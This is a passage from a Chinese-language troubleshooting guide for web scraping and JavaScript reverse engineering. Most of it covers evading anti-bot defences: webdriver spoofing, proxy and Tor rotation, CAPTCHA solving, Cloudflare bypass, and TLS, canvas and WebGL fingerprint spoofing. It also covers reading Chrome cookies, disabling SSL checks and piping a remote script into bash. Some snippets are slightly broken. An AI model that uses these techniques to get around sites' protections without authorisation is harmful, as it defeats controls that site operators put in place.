 'Sec-Fetch-Mode': 'navigate',
 'Sec-Fetch-Site': 'none',
 'Sec-Fetch-User': '?1',
 'Cache-Control': 'max-age=0',
}

如果是从其他页面跳转过来的，添加 Referer
headers['Referer'] = 'https://example.com/previous-page'

response = requests.get(url, headers=headers)
```

## 2. 使用真实浏览器环境

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

options = Options()
options.add_argument('--disable-blink-features=AutomationControlled')
options.add_experimental_option('excludeSwitches', ['enable-automation'])
options.add_experimental_option('useAutomationExtension', False)

driver = webdriver.Chrome(options=options)

修改 webdriver 属性
driver.execute_cdp_cmd('Page.addScriptToEvaluateOnNewDocument', {
 'source': '''
 Object.defineProperty(navigator, 'webdriver', {
 get: () => undefined
 })
 '''
})
driver.get(url)
```

## 3. 使用无头浏览器

```
from playwright.sync_api import sync_playwright

with sync_playwright() as p:
 browser = p.chromium.launch(headless=True)
 page = browser.new_page()

 # 设置额外的 headers
 page.set_extra_http_headers({
 'Accept-Language': 'zh-CN,zh;q=0.9',
 })

 page.goto(url)
 content = page.content()
 browser.close()
```

# 429 Too Many Requests

## 问题表现

```
HTTP 429 Too Many Requests
Rate limit exceeded
```

## 原因分析

1. 请求频率过高
2. 同一 IP 请求过多
3. 超过 API 限额

## 解决方案

### 1. 添加请求延迟

```
import time
import random

def fetch_with_delay(url):
 # 随机延迟 1-3 秒
 delay = random.uniform(1, 3)
 time.sleep(delay)

 response = requests.get(url)
 return response

批量请求
for url in urls:
 response = fetch_with_delay(url)
 # 处理响应...
```

## 2. 实现退避算法

```
import time

def fetch_with_backoff(url, max_retries=5):
 """指数退避重试"""
 for attempt in range(max_retries):
 try:
 response = requests.get(url)

 if response.status_code == 429:
 # 获取 Retry-After 头
 retry_after = int(response.headers.get('Retry-After', 60))
 wait_time = min(retry_after, 2 ** attempt)

 print(f"Rate limited. Waiting {wait_time}s...")
 time.sleep(wait_time)
 continue

 return response

 except Exception as e:
 print(f"Attempt {attempt + 1} failed: {e}")
 time.sleep(2 ** attempt)

 raise Exception("Max retries exceeded")
```

### 3. 使用代理池轮换

```
import random

class ProxyPool:
 def __init__(self, proxies):
 self.proxies = proxies
 self.failed_proxies = set()

 def get_proxy(self):
 """获取可用代理"""
 available = [p for p in self.proxies if p not in self.failed_proxies]
 if not available:
 # 重置失败列表
 self.failed_proxies.clear()
 available = self.proxies

 return random.choice(available)

 def mark_failed(self, proxy):
 """标记代理失败"""
 self.failed_proxies.add(proxy)

使用示例
proxy_list = [
 'http://proxy1.com:8080',
 'http://proxy2.com:8080',
 'http://proxy3.com:8080',
]

pool = ProxyPool(proxy_list)

def fetch_with_proxy_rotation(url):
 for _ in range(3):
 proxy = pool.get_proxy()
 try:
 response = requests.get(
 url,
 proxies={'http': proxy, 'https': proxy},
 timeout=10
)
 return response
 except Exception as e:
 print(f"Proxy {proxy} failed: {e}")
 pool.mark_failed(proxy)

 raise Exception("All proxies failed")
```

## IP 被封禁

### 问题表现

- 所有请求返回 403
- 长时间无响应
- 重定向到验证页面

### 解决方案

#### 1. 使用代理服务

```
使用商业代理服务
PROXY_API_URL = "http://proxy-service.com/api/get"

def get_proxy():
 """从代理服务获取代理"""
 response = requests.get(PROXY_API_URL)
 proxy = response.text.strip()
 return f"http://{proxy}"

def fetch_with_dynamic_proxy(url):
 proxy = get_proxy()
 proxies = {'http': proxy, 'https': proxy}

 response = requests.get(url, proxies=proxies)
 return response
```

## 2. 使用 Tor 网络

```
import requests

Tor SOCKS5 代理 (需要运行 Tor 服务)
proxies = {
 'http': 'socks5h://127.0.0.1:9050',
 'https': 'socks5h://127.0.0.1:9050',
}

安装: pip install requests[socks]
response = requests.get(url, proxies=proxies)

验证 IP
ip_check = requests.get('http://httpbin.org/ip', proxies=proxies)
print(f"Current IP: {ip_check.json()}")
```

## 3. 轮换用户身份

```
import random

USER_AGENTS = [
 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...',
 'Mozilla/5.0 (Macintosh; Intel Mac OS X 14_1) ...',
 'Mozilla/5.0 (X11; Linux x86_64) ...',
]

def get_random_headers():
 return {
 'User-Agent': random.choice(USER_AGENTS),
 'Accept-Language': random.choice(['zh-CN,zh;q=0.9', 'en-US,en;q=0.9']),
 }

response = requests.get(url, headers=get_random_headers())
```

## 验证码拦截

### 问题表现

- 登录或访问时出现验证码

- 图片验证码、滑块验证码、点选验证码

## 解决方案

### 1. 图片验证码识别 (OCR)

```
from PIL import Image
import pytesseract
import requests
from io import BytesIO

def recognize_captcha(captcha_url):
 """OCR 识别验证码"""
 # 下载验证码
 response = requests.get(captcha_url)
 img = Image.open(BytesIO(response.content))

 # 图片预处理
 img = img.convert('L') # 转灰度
 img = img.point(lambda x: 0 if x < 128 else 255) # 二值化

 # OCR 识别
 code = pytesseract.image_to_string(img, config='--psm 7')
 return code.strip()

使用示例
captcha_code = recognize_captcha('https://example.com/captcha.jpg')
print(f"Recognized: {captcha_code}")
```

## 2. 使用打码平台

```
import requests
import time

class TwoCaptcha:
 """2Captcha 打码平台"""

 def __init__(self, api_key):
 self.api_key = api_key
 self.base_url = "http://2captcha.com"

 def solve_image_captcha(self, image_path):
 """解决图片验证码"""
 # 1. 提交验证码
 with open(image_path, 'rb') as f:
 files = {'file': f}
 data = {'key': self.api_key, 'method': 'post'}
 response = requests.post(
 f"{self.base_url}/in.php",
 files=files,
 data=data
)

 if not response.text.startswith('OK|'):
 raise Exception(f"Submit failed: {response.text}")

 captcha_id = response.text.split('|')[1]

 # 2. 轮询结果
 for _ in range(20):
 time.sleep(5)
 result = requests.get(
 f"{self.base_url}/res.php",
 params={
 'key': self.api_key,
 'action': 'get',
 'id': captcha_id
 }
)

 if result.text.startswith('OK|'):
 return result.text.split('|')[1]

 raise Exception("Timeout waiting for result")

 # 使用示例
 solver = TwoCaptcha(api_key='your_api_key')
 code = solver.solve_image_captcha('captcha.jpg')
```

### 3. 滑块验证码

```
from selenium import webdriver
from selenium.webdriver.common.action_chains import ActionChains
import time

def solve_slider_captcha(driver):
 """解决滑块验证码"""
 # 找到滑块元素
 slider = driver.find_element('css selector', '.slider-button')

 # 模拟人类滑动轨迹
 def get_track(distance):
 """生成移动轨迹"""
 track = []
 current = 0
 mid = distance * 4 / 5

 # 加速阶段
 while current < mid:
 move = 2
 track.append(move)
 current += move

 # 减速阶段
 while current < distance:
 move = 1
 track.append(move)
 current += move

 return track

 # 获取需要滑动的距离
 distance = 260 # 根据实际情况调整

 # 执行滑动
 action = ActionChains(driver)
 action.click_and_hold(slider).perform()

 for move in get_track(distance):
 action.move_by_offset(move, 0).perform()
 time.sleep(0.01)

 action.release().perform()
 time.sleep(1)
```

## JavaScript 挑战

### 问题表现

- 页面显示 "Checking your browser"
- Cloudflare、DataDome 等防护
- 需要执行 JavaScript 才能访问

### 解决方案

#### 1. 使用 cloudscraper

```
import cloudscraper

自动绕过 Cloudflare
scraper = cloudscraper.create_scraper()
response = scraper.get(url)
print(response.text)
```

#### 2. 使用 Selenium + undetected-chromedriver

```
import undetected_chromedriver as uc

driver = uc.Chrome()
driver.get(url)

等待页面加载
time.sleep(5)

获取内容
html = driver.page_source
driver.quit()
```

### 3. 使用 Playwright (Stealth)

```
from playwright.sync_api import sync_playwright

with sync_playwright() as p:
 browser = p.chromium.launch(
 headless=True,
 args=['--disable-blink-features=AutomationControlled']
)

 context = browser.new_context(
 viewport={'width': 1920, 'height': 1080},
 user_agent='Mozilla/5.0 ...'
)

 page = context.new_page()

 # 添加 stealth 脚本
 page.add_init_script("""
 Object.defineProperty(navigator, 'webdriver', {
 get: () => undefined
 });
 Object.defineProperty(navigator, 'plugins', {
 get: () => [1, 2, 3, 4, 5]
 });
 """)
 page.goto(url)
 page.wait_for_load_state('networkidle')

 content = page.content()
 browser.close()
```

## Cookie/Session 跟踪

### 问题表现

- 需要保持登录状态
- 跨页面请求失败
- Session 过期

## 解决方案

### 1. 使用 Session 对象

```
import requests

session = requests.Session()

登录
login_data = {
 'username': 'user',
 'password': 'pass'
}
session.post('https://example.com/login', data=login_data)

后续请求自动携带 Cookie
response = session.get('https://example.com/protected-page')

保存 Session
import pickle
with open('session.pkl', 'wb') as f:
 pickle.dump(session.cookies, f)

加载 Session
with open('session.pkl', 'rb') as f:
 session.cookies.update(pickle.load(f))
```

### 2. 浏览器 Cookie 导入

```
import browser_cookie3

从 Chrome 获取 Cookie
cookies = browser_cookie3.chrome(domain_name='example.com')

session = requests.Session()
session.cookies = cookies

response = session.get('https://example.com')
```

## TLS 指纹识别

### 问题表现

- 即使 Headers 完全相同仍被检测
- 基于 JA3 指纹识别

### 解决方案

#### 1. 使用 curl\_cffi

```
from curl_cffi import requests

模拟 Chrome 的 TLS 指纹
response = requests.get(
 url,
 impersonate="chrome110"
)
print(response.text)
```

#### 2. 使用真实浏览器

```
Playwright 和 Selenium 使用真实浏览器,
自然具有真实的 TLS 指纹

from playwright.sync_api import sync_playwright

with sync_playwright() as p:
 browser = p.chromium.launch()
 page = browser.new_page()
 page.goto(url)
 content = page.content()
 browser.close()
```

# WebSocket 反爬

## 问题表现

- 实时数据通过 WebSocket 传输
- 需要维持长连接

## 解决方案

```
import websocket
import json

def on_message(ws, message):
 """接收消息回调"""
 data = json.loads(message)
 print(f"Received: {data}")

def on_error(ws, error):
 print(f"Error: {error}")

def on_close(ws, close_status_code, close_msg):
 print("Connection closed")

def on_open(ws):
 """连接建立后发送订阅消息"""
 subscribe_msg = json.dumps({
 "action": "subscribe",
 "channel": "data_feed"
 })
 ws.send(subscribe_msg)

创建 WebSocket 连接
ws = websocket.WebSocketApp(
 "wss://example.com/ws",
 on_open=on_open,
 on_message=on_message,
 on_error=on_error,
 on_close=on_close,
 header={
 "User-Agent": "Mozilla/5.0 ...",
 "Origin": "https://example.com"
 }
)
ws.run_forever()
```

## 设备指纹识别

### 问题表现

- Canvas 指纹
- WebGL 指纹
- 浏览器特征识别

## 解决方案

### 1. 使用指纹欺骗

```
from playwright.sync_api import sync_playwright

with sync_playwright() as p:
 browser = p.chromium.launch()
 context = browser.new_context()

 # 注入反指纹脚本
 context.add_init_script("""
 // 欺骗 Canvas 指纹
 const originalToDataURL = HTMLCanvasElement.prototype.toDataURL;
 HTMLCanvasElement.prototype.toDataURL = function() {
 const context = this.getContext('2d');
 const imageData = context.getImageData(0, 0, this.width, this.height);
 // 添加噪点
 for (let i = 0; i < imageData.data.length; i += 4) {
 imageData.data[i] += Math.random() * 10 - 5;
 }
 context.putImageData(imageData, 0, 0);
 return originalToDataURL.apply(this, arguments);
 };

 // 欺骗 WebGL 指纹
 const getParameter = WebGLRenderingContext.prototype.getParameter;
 WebGLRenderingContext.prototype.getParameter = function(parameter) {
 if (parameter === 37445) {
 return 'Intel Inc.';
 }
 if (parameter === 37446) {
 return 'Intel Iris OpenGL Engine';
 }
 return getParameter.apply(this, arguments);
 };
 """)

 page = context.new_page()
 page.goto(url)
 browser.close()
```



## 相关章节

- 浏览器指纹
- CAPTCHA 绕过
- 反爬虫深度剖析
- TLS 指纹

## [R76] JavaScript Debugging

# R76: JavaScript 调试问题

JavaScript 逆向和调试中的常见问题及解决方案。

## 断点不生效

### 问题表现

- 设置断点后代码不暂停
- 断点显示灰色
- 代码跳过断点继续执行

### 原因分析

1. 代码已被优化或内联
2. Source Map 不匹配
3. 异步代码执行时机问题
4. 代码被动态生成

### 解决方案

#### 1. 使用 debugger 语句

```
// 在代码中直接插入
function suspiciousFunction(data) {
 debugger; // 强制暂停
 // ... 后续代码
}
```

通过 Hook 注入:

```
// 在控制台执行
const original = window.someFunction;
window.someFunction = function (...args) {
 debugger; // 在调用前暂停
 return original.apply(this, args);
};
```

## 2. 使用条件断点

在 DevTools 中右键断点 → Edit breakpoint:

```
// 只有当条件满足时才暂停
userId === 12345;

// 或使用表达式
console.log("Value:", someVar) || false;
```

## 3. DOM 断点

```
// 监听 DOM 修改
const element = document.querySelector("#target");

// Break on: subtree modifications, attribute modifications, node removal
```

## 4. Event Listener 断点

```
// DevTools → Sources → Event Listener Breakpoints
// 勾选相关事件 (如 click, xhr, timeout)

// 或者代码中监听
monitorEvents(document.body, "click");
```

## 无法查看变量值

### 问题表现

- 变量显示 `undefined` 或 `<unavailable>`
- Scope 中看不到变量
- 闭包变量无法访问

### 解决方案

#### 1. 检查作用域

```
// 在 Console 中, 使用正确的作用域
// 如果在函数内部断点:

// ✗ 错误 - 全局作用域
console.log(localVar); // undefined

// ✓ 正确 - 当前作用域可见
// 直接在 Scope 面板查看, 或在 Console 输入变量名
```

#### 2. 使用 Watch 表达式

```
// Sources → Watch → Add expression

// 添加复杂表达式
this.userData.profile.name;
JSON.stringify(config, null, 2);
Object.keys(this);
```

### 3. 使用 console.dir 查看对象

```
// 查看对象完整结构
console.dir(complexObject);

// 查看原型链
console.log(Object.getPrototypeOf(obj));

// 查看所有属性
console.log(Object.getOwnPropertyNames(obj));
```

### 4. 临时修改代码

```
// 使用 Overrides 功能
// DevTools → Sources → Overrides → Enable Local Overrides

// 在代码中添加日志
function encrypt(data) {
 console.log("encrypt input:", data); // 添加这行
 const result = doEncrypt(data);
 console.log("encrypt output:", result); // 添加这行
 return result;
}
```

## Source Map 问题

### 问题表现

- 代码显示混淆后的版本
- 无法看到原始代码
- Source Map 加载失败

## 解决方案

### 1. 手动加载 Source Map

```
// 如果有 .map 文件
//# sourceMappingURL=app.js.map

// 在 DevTools → Sources 右键文件 → "Add source map"
// 输入 Source Map URL
```

### 2. 使用在线工具

```
使用 source-map-cli 还原
npm install -g source-map-cli

查看原始位置
source-map resolve app.js.map 1 100
```

### 3. 格式化代码

```
// DevTools → Sources → 点击 {} 按钮 (Pretty print)
// 或快捷键: Ctrl + Shift + P → "Pretty print"
```

## 混淆代码调试

### 问题表现

- 变量名如 `_0x1a2b`, `a`, `b`
- 代码逻辑难以理解
- 大量无意义代码

## 解决方案

### 1. 使用 AST 工具还原

```
// 使用 Babel 还原
const parser = require("@babel/parser");
const traverse = require("@babel/traverse").default;
const generate = require("@babel/generator").default;

const code = `/* 混淆后的代码 */`;
const ast = parser.parse(code);

// 还原变量名
traverse(ast, {
 Identifier(path) {
 if (path.node.name.startsWith("_0x")) {
 path.node.name = "var_" + Math.random().toString(36).substr(2, 9);
 }
 },
});

const output = generate(ast, {}, code);
console.log(output.code);
```

### 2. 在线反混淆工具

- <https://deobfuscate.io/>
- <https://lelinhtinh.github.io/de4js/>

### 3. 动态调试追踪

```
// Hook 所有函数调用
const originalFunction = window._0x1a2b;
window._0x1a2b = function (...args) {
 console.log("Called with:", args);
 const result = originalFunction.apply(this, args);
 console.log("Returned:", result);
 return result;
};
```

## 4. 使用反混淆脚本

```
// Tampermonkey 脚本
// 在页面加载前注入
(function () {
 "use strict";

 // Hook eval
 const originalEval = window.eval;
 window.eval = function (code) {
 console.log("eval code:", code);
 return originalEval.call(this, code);
 };

 // Hook Function 构造器
 const OriginalFunction = window.Function;
 window.Function = function (...args) {
 console.log("Function args:", args);
 return OriginalFunction.apply(this, args);
 };
})();
```

## 异步代码跟踪

### 问题表现

- Promise/async 代码难以调试
- 回调地狱
- 执行顺序混乱

## 解决方案

### 1. Async Stack Traces

```
// Chrome DevTools 默认启用
// Settings → Enable async stack traces

// 现在可以看到完整的异步调用栈
async function fetchData() {
 debugger; // 可以看到异步调用链
 const data = await fetch("/api/data");
 return data.json();
}
```

### 2. 使用 console.trace

```
async function complexAsync() {
 console.trace("Start"); // 显示调用栈

 await step1();
 console.trace("After step1");

 await step2();
 console.trace("After step2");
}
```

### 3. 添加异步日志

```
// 包装 fetch
const originalFetch = window.fetch;
window.fetch = async function (...args) {
 console.log("Fetch started:", args[0]);
 try {
 const response = await originalFetch.apply(this, args);
 console.log("Fetch completed:", response.status);
 return response;
 } catch (error) {
 console.error("Fetch failed:", error);
 throw error;
 }
};
```

## XHR/Fetch 请求拦截

### 问题表现

- 无法捕获 AJAX 请求
- 需要查看请求参数
- 需要修改请求

### 解决方案

#### 1. XHR 断点

```
// DevTools → Sources → XHR/fetch Breakpoints
// 添加 URL 包含的关键字，如 "/api/"
```

## 2. Hook XMLHttpRequest

```
(function () {
 const XHR = XMLHttpRequest.prototype;
 const open = XHR.open;
 const send = XHR.send;

 XHR.open = function (method, url) {
 this._method = method;
 this._url = url;
 return open.apply(this, arguments);
 };

 XHR.send = function (data) {
 console.log("XHR Request:", {
 method: this._method,
 url: this._url,
 data: data,
 });
 this.addEventListener("load", function () {
 console.log("XHR Response:", {
 status: this.status,
 response: this.responseText,
 });
 });
 return send.apply(this, arguments);
 };
})();
```

### 3. Hook Fetch

```
(function () {
 const originalFetch = window.fetch;

 window.fetch = async function (...args) {
 console.log("Fetch Request:", args);

 const response = await originalFetch.apply(this, args);

 // Clone 响应以避免消费
 const clonedResponse = response.clone();
 const text = await clonedResponse.text();

 console.log("Fetch Response:", {
 status: response.status,
 body: text,
 });
 };

 return response;
};

})();
```

## WebAssembly 调试

### 问题表现

- WASM 代码难以理解
- 无法设置断点
- 变量查看困难

## 解决方案

### 1. 使用 WASM Debug Info

```
// 如果 WASM 包含调试信息
// Chrome DevTools 可以显示源码

// 查看 WASM 模块
WebAssembly.instantiate(bytes, imports).then((result) => {
 console.log(result.instance.exports);
});
```

### 2. 使用 wasmtime/wasmer 调试

```
使用 wasmtime 运行并调试
wasmtime --invoke main module.wasm

使用 wasmer
wasmer run module.wasm
```

### 3. Hook WASM 函数

```
// 获取 WASM 实例
const instance = wasmInstance;

// Hook 导出函数
const originalFunc = instance.exports.encrypt;
instance.exports.encrypt = function (...args) {
 console.log("WASM encrypt called:", args);
 const result = originalFunc.apply(this, args);
 console.log("WASM encrypt result:", result);
 return result;
};
```

## 时间相关问题

### 问题表现

- 时间戳检测
- 超时失效
- 定时器问题

### 解决方案

#### 1. Hook Date

```
// 固定时间
const fixedTime = new Date("2024-01-01 00:00:00").getTime();

const OriginalDate = Date;
window.Date = function (...args) {
 if (args.length === 0) {
 return new OriginalDate(fixedTime);
 }
 return new OriginalDate(...args);
};
Date.now = function () {
 return fixedTime;
};
Date.prototype = OriginalDate.prototype;
```

#### 2. Hook setTimeout/setInterval

```
const originalSetTimeout = window.setTimeout;
window.setTimeout = function (callback, delay, ...args) {
 console.log(`setTimeout called: ${delay}ms`);
 return originalSetTimeout(callback, delay, ...args);
};
```

# 无限 debugger

## 问题表现

```
// 反调试代码
setInterval(function () {
 debugger;
}, 100);
```

## 解决方案

### 1. 禁用断点

```
// Chrome DevTools:
// 点击 "Deactivate breakpoints" 按钮 (Ctrl + F8)
```

### 2. 条件断点绕过

```
// 在 debugger 语句上右键 → "Never pause here"
// 或添加条件断点
false; // 永远不暂停
```

### 3. 替换 debugger

```
// 使用 Overrides 或 Requestly
// 将代码中的 debugger 替换为空语句

// 或 Hook Function
const _constructor = Function.prototype.constructor;
Function.prototype.constructor = function (...args) {
 if (args.length > 0 && /debugger/.test(args[args.length - 1])) {
 return function () {};
 }
 return _constructor.apply(this, args);
};
```

## 调试技巧总结

### 1. 快捷键

操作	Windows/Linux	Mac
打开 DevTools	F12	Cmd + Opt + I
打开控制台	Ctrl + Shift + J	Cmd + Opt + J
下一步	F10	F10
进入函数	F11	F11
跳出函数	Shift + F11	Shift + F11
继续执行	F8	F8
禁用断点	Ctrl + F8	Cmd + F8

## 2. Console API

```
// 分组日志
console.group("Group 1");
console.log("message 1");
console.log("message 2");
console.groupEnd();

// 表格显示
console.table([
 { name: "a", value: 1 },
 { name: "b", value: 2 },
]);

// 计时
console.time("operation");
// ... 操作
console.timeEnd("operation");

// 计数
console.count("counter"); // counter: 1
console.count("counter"); // counter: 2

// 断言
console.assert(1 === 2, "Should not happen");
```

## 3. Performance 调试

```
// 性能标记
performance.mark("start");
// ... 操作
performance.mark("end");
performance.measure("operation", "start", "end");

console.log(performance.getEntriesByType("measure"));
```



### 相关章节

- 调试技巧
- Hook 技巧

- JavaScript 反混淆
- 浏览器 DevTools

## [R77] Tool Issues

# R77: 工具使用问题

常见开发和逆向工具的问题及解决方案。

## Chrome DevTools 问题

### 无法打开 DevTools

问题: 按 F12 或右键检查无反应

解决方案:

```
// 1. 检查是否被禁用
// 某些网站会禁用右键菜单和快捷键

// 绕过方法 1: 在地址栏输入
//inspect

// 绕过方法 2: 从菜单打开
// Chrome → 更多工具 → 开发者工具

// 绕过方法 3: 使用快捷键组合
chrome: Ctrl + Shift + I(Windows / Linux);
Cmd + Option + I(Mac);
```

### DevTools 显示异常

问题: DevTools 界面混乱、卡顿或崩溃

解决方案:

```
1. 重置 DevTools 设置
打开 DevTools → Settings (F1) → Restore defaults

2. 清除 DevTools 缓存
Settings → Preferences → Network → Disable cache (while DevTools is open)

3. 禁用扩展
在隐身模式打开 (Ctrl + Shift + N)

4. 完全重置 Chrome
删除用户数据目录
Windows: %LOCALAPPDATA%\Google\Chrome\User Data
Mac: ~/Library/Application Support/Google/Chrome
Linux: ~/.config/google-chrome
```

## Network 面板无法抓包

问题: Network 标签页中看不到请求

解决方案:

### 1. 检查过滤器

```
// Network 面板中, 确保:
// - 未勾选 "Hide data URLs"
// - Filter 输入框为空
// - All 类型已选中
```

### 1. 启用日志保留

```
// Network → 勾选 "Preserve log"
// 这样页面跳转后仍能看到之前的请求
```

### 1. 清除缓存

```
// 右键刷新按钮 → "Empty Cache and Hard Reload"
```

## Burp Suite 配置问题

### 代理配置不生效

问题: 设置代理后浏览器无法访问网站

解决方案:

#### 1. 检查代理设置

```
Burp Suite 默认代理
127.0.0.1:8080

浏览器代理设置 (Chrome)
chrome://settings/system
或使用 SwitchyOmega 扩展
```

#### 2. 检查 Burp 监听器

```
Proxy → Options → Proxy Listeners
确保:
- Running: 勾选
- Interface: 127.0.0.1:8080
- Support invisible proxying: 勾选 (如需要)
```

#### 3. 防火墙设置

```
Windows 防火墙可能阻止本地端口
添加入站规则允许 8080 端口

Linux
sudo ufw allow 8080
```

## SSL 证书问题

问题: HTTPS 网站显示证书错误

解决方案:

## 1. 导入 Burp CA 证书

```
1. 导出证书
Proxy → Options → Import/Export CA certificate
导出为 DER 格式

2. 安装到系统
Windows: 双击 .cer 文件 → 安装到"受信任的根证书颁发机构"
Mac: 双击 → 添加到钥匙串 → 设置为"始终信任"
Linux: sudo cp cacert.der /usr/local/share/ca-certificates/burp.crt
sudo update-ca-certificates
```

## 2. Firefox 特殊配置

Firefox 使用独立证书存储

1. 打开 Firefox → Settings → Privacy & Security
2. Certificates → View Certificates → Import
3. 导入 Burp CA 证书
4. 勾选 "Trust this CA to identify websites"

## Burp 拦截太多请求

问题: Proxy intercept 拦截了过多无关请求

解决方案:

```
配置拦截规则
Proxy → Options → Intercept Client Requests

添加规则,只拦截目标域名
And URL Is in target scope

或添加白名单
And URL matches: ^https://target\..*
```

## Fiddler 问题

### 无法捕获 HTTPS 流量

解决方案:

1. Tools → Options → HTTPS
2. 勾选 "Capture HTTPS CONNECTs"
3. 勾选 "Decrypt HTTPS traffic"
4. 点击 "Actions" → "Trust Root Certificate"
5. 重启 Fiddler

### 代理冲突

问题: 与其他代理工具冲突

解决方案:

```
1. 检查系统代理
netsh winhttp show proxy # Windows

2. 重置系统代理
netsh winhttp reset proxy

3. 关闭其他代理工具
如 Charles, Burp, Proxifier 等
```

## Python 环境问题

### ModuleNotFoundError

问题: `ModuleNotFoundError: No module named 'xxx'`

解决方案:

```
1. 检查是否安装
pip list | grep xxx

2. 安装模块
pip install xxx

3. 检查 Python 版本
python --version
pip --version

4. 如果有多个 Python 版本
python3 -m pip install xxx

5. 使用虚拟环境
python -m venv venv
source venv/bin/activate # Linux/Mac
venv\Scripts\activate # Windows
pip install -r requirements.txt
```

## SSL 证书验证失败

问题: `SSLError: [SSL: CERTIFICATE_VERIFY_FAILED]`

解决方案:

```
方法 1: 升级 certifi
pip install --upgrade certifi

方法 2: 在代码中禁用验证 (不推荐用于生产环境)
import requests
requests.get(url, verify=False)

方法 3: 指定证书路径
import certifi
requests.get(url, verify=certifi.where())

方法 4: 设置环境变量
import os
os.environ['REQUESTS_CA_BUNDLE'] = '/path/to/ca-bundle.crt'
```

## 编码问题

问题: `UnicodeDecodeError` 或 `UnicodeEncodeError`

---

解决方案:

```
读取文件时指定编码
with open('file.txt', 'r', encoding='utf-8') as f:
 content = f.read()

写入文件时指定编码
with open('file.txt', 'w', encoding='utf-8') as f:
 f.write(content)

处理网络响应
response.encoding = 'utf-8'
text = response.text

或使用 chardet 自动检测
import chardet
encoding = chardet.detect(response.content)['encoding']
text = response.content.decode(encoding)
```

---

## Node.js 问题

### npm 安装失败

问题: `npm ERR! code EACCES` 或下载超时

解决方案:

```
1. 权限问题 (Linux/Mac)
sudo chown -R $USER ~/.npm
sudo chown -R $USER /usr/local/lib/node_modules

2. 使用淘宝镜像
npm config set registry https://registry.npmmirror.com

3. 清除缓存
npm cache clean --force

4. 删除 node_modules 重新安装
rm -rf node_modules package-lock.json
npm install

5. 使用 cnpm
npm install -g cnpm --registry=https://registry.npmmirror.com
cnpm install
```

## Node 版本问题

问题: 项目需要特定 Node 版本

解决方案:

```
使用 nvm 管理多版本
安装 nvm
curl -o https://raw.githubusercontent.com/nvm-sh/nvm/v0.39.0/install.sh | bash

安装特定版本
nvm install 18.17.0
nvm use 18.17.0

设置默认版本
nvm alias default 18.17.0

或使用 n
npm install -g n
n 18.17.0
```

## Postman 问题

### 脚本执行错误

问题: Pre-request Script 或 Tests 脚本报错

解决方案:

```
// 1. 检查语法
// Postman 使用受限的 JavaScript 环境

// 2. 常用功能示例

// 设置环境变量
pm.environment.set("token", jsonData.token);

// 发送请求
pm.sendRequest("https://api.example.com/data", (err, res) => {
 if (err) {
 console.log(err);
 } else {
 console.log(res.json());
 }
});

// 使用 CryptoJS
const encrypted = CryptoJS.MD5("message").toString();

// 使用 moment.js
const now = moment().format();
```

### 请求失败

问题: 请求返回错误

解决方案:

```
// 1. 检查代理设置
Settings → Proxy → 关闭 "Use the system proxy"

// 2. 禁用 SSL 验证 (仅测试环境)
Settings → General → 关闭 "SSL certificate verification"

// 3. 添加详细日志
console.log("Request:", pm.request);
console.log("Response:", pm.response);
```

## VS Code 问题

### Python IntelliSense 不工作

解决方案:

```
// settings.json
{
 "python.defaultInterpreterPath": "/path/to/python",
 "python.analysis.typeCheckingMode": "basic",
 "python.analysis.autoImportCompletions": true
}
```

### 调试配置

launch.json 示例:

```
{
 "version": "0.2.0",
 "configurations": [
 {
 "name": "Python: Current File",
 "type": "python",
 "request": "launch",
 "program": "${file}",
 "console": "integratedTerminal",
 "env": {
 "PYTHONPATH": "${workspaceFolder}"
 }
 },
 {
 "name": "Node: Current File",
 "type": "node",
 "request": "launch",
 "program": "${file}",
 "skipFiles": ["<node_internals>/**"]
 }
]
}
```

## Git 问题

### 推送失败

问题: ! [rejected] ... (fetch first)

解决方案:

```
1. 先拉取远程更改
git pull origin main

2. 如果有冲突, 解决后提交
git add .
git commit -m "Merge conflicts"

3. 推送
git push origin main

强制推送 (谨慎使用)
git push -f origin main
```

## 大文件问题

问题: 文件过大无法提交

解决方案:

```
1. 使用 Git LFS
git lfs install
git lfs track "*.psd"
git add .gitattributes

2. 从历史中移除大文件
git filter-branch --tree-filter 'rm -f large_file.zip' HEAD

3. 使用 .gitignore
echo "*.*" >> .gitignore
echo "data/" >> .gitignore
```

## Wireshark 问题

无法捕获 HTTPS 内容

问题: 抓包只能看到加密流量

解决方案:

```
1. 配置 SSL/TLS 密钥日志文件

设置环境变量 (Chrome/Firefox)
export SSLKEYLOGFILE=~/sslkeys.log # Linux/Mac
set SSLKEYLOGFILE=C:\sslkeys.log # Windows

2. 在 Wireshark 中配置
Edit → Preferences → Protocols → TLS
(Pre)-Master-Secret log filename: 选择上面的文件

3. 重启浏览器后抓包,就能看到解密内容
```

## 过滤规则

常用过滤器:

```
HTTP 请求
http.request

特定域名
http.host contains "example.com"

特定 IP
ip.addr == 192.168.1.1

端口
tcp.port == 443

包含特定字符串
frame contains "password"
```

## 抓包工具配置

### 系统代理设置

#### Windows

```
设置代理
netsh winhttp set proxy 127.0.0.1:8080

查看代理
netsh winhttp show proxy

取消代理
netsh winhttp reset proxy
```

#### macOS

```
通过 networksetup
sudo networksetup -setwebproxy "Wi-Fi" 127.0.0.1 8080
sudo networksetup -setsecurewebproxy "Wi-Fi" 127.0.0.1 8080

关闭代理
sudo networksetup -setwebproxystate "Wi-Fi" off
sudo networksetup -setsecureproxystate "Wi-Fi" off
```

#### Linux

```
设置环境变量
export http_proxy="http://127.0.0.1:8080"
export https_proxy="http://127.0.0.1:8080"

永久设置 (添加到 ~/.bashrc)
echo 'export http_proxy="http://127.0.0.1:8080"' >> ~/.bashrc
echo 'export https_proxy="http://127.0.0.1:8080"' >> ~/.bashrc
```



## 相关章节

- Burp Suite 指南
- Chrome DevTools
- Node.js 调试
- 常用命令

## [R78] Data Issues

# R78: 数据处理问题

数据采集、解析和存储中的常见问题及解决方案。

## 编码错误

### UnicodeDecodeError

问题表现:

```
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xff in position 0
```

原因: 文件或数据使用了不同的编码格式

解决方案:

#### 1. 自动检测编码

```
import chardet

检测文件编码
with open('file.txt', 'rb') as f:
 raw_data = f.read()
 result = chardet.detect(raw_data)
 encoding = result['encoding']
 confidence = result['confidence']

 print(f"Encoding: {encoding} (Confidence: {confidence})")

使用检测到的编码读取
with open('file.txt', 'r', encoding=encoding) as f:
 content = f.read()
```

## 2. 处理网页编码

```
import requests
from chardet import detect

response = requests.get(url)

方法 1: 让 requests 自动检测
response.encoding = response.apparent_encoding
text = response.text

方法 2: 手动检测
encoding = detect(response.content)['encoding']
text = response.content.decode(encoding, errors='ignore')

方法 3: 尝试常见编码
